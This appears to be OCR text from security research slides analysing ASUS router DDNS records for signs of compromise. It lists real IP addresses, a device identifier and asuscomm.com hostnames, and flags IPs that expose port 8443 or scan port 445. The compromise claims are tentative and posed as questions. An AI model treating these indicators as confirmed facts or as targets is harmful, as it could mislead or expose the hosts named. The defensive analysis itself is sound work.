
1. Both IPs are accessible via 8443/tcp (ASUS WebUI)

Accessible by both IP addresses, why? Phishing site?



1. Another case in India (University)

```
2023/07/28,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/07/29,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/07/30,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/07/31,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,103.249.82.242,India,56272
2023/08/01,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/08/02,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,103.249.82.242,India,56272
2023/08/02,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/08/03,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,103.249.82.242,India,56272
2023/08/04,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,103.249.82.242,India,56272
2023/08/05,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/08/06,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/08/07,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
2023/08/08,50EBF609FBB0,a8d2d9a072b5ae4ba84a018d1c19e717a.asuscomm.com,14.139.187.225,India,55824
```




Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. **Multiple domains for one IP address**
3. IP address is not of residential ISP
4. U.S. DoD's address
5. It's not ASUS router


2. Multiple domains resolve to one IP address

IP : Device = 1 : N

An attacker awaiting for multiple connections?




Number of IPs that is registered with 10+ domains



Example) 201.163.114.46


This IP address always had multiple devices registered




- 445/TCP scan from this IP has been observed since 2022-09-23
- Target: Taiwan, US, Ukraine, Germany, Japan, Israel, UK, etc

Example) 201.163.114.46

